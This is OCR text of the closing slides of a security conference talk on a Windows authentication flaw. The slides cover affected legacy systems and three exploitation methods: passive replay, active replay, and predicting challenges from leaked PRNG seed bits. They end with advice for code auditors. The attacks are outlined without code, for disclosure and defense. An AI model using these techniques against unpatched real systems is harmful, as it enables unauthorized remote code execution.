
# Vulnerability Scope, Severity and Impact

- There's no fix for Windows NT4 Servers (not supported anymore by MS)
  - Still around? (e.g.: big retailers)
  - Passive replay attacks

- Appliances
  - Old Windows versions and/or not patched.

- Yes, these might also be vulnerable to other vulns.. but...
  - Can deploy generic anti-exploitation protections and workarounds
  - Passive replay attacks may look like normal traffic (IDS detection?)
  - Active attacks may not be that easy to detect if challenges/responses are obtained from one machine and used on another

# Vulnerability Scope, Severity and Impact




- Elevation of privilege?
  - Leads to remote code execution!
  - Is a buffer overflow allowing remote code execution an elevation of privilege vulnerability?..

# Conclusions

- Three different exploitation methods
  - Passive replay
  - Active replay
  - Prediction of challenges

- Vulnerability leads to remote code execution

- Bits from the seed are leaked by the Server
  - ➡ the internal state of the PRNG can be calculated
    - ➡ future challenges can be predicted

# Conclusions

- PRNG != CSPRNG

- Cryptographic code should be periodically reviewed
  - Next time you audit code and see a call to *random*()...
    - ✓ Don’ t jump to the next line! :) analyze!
  - Next time you audit code and see a ‘seed’
    - ✓ Carefully analyze how it is created
    - ✓ Look for possible side-channel attacks

# Thank you!

- Emails:
  - Hernan Ochoa: hernan@ampliasecurity.com
  - Agustin Azubel: aazubel@ampliasecurity.com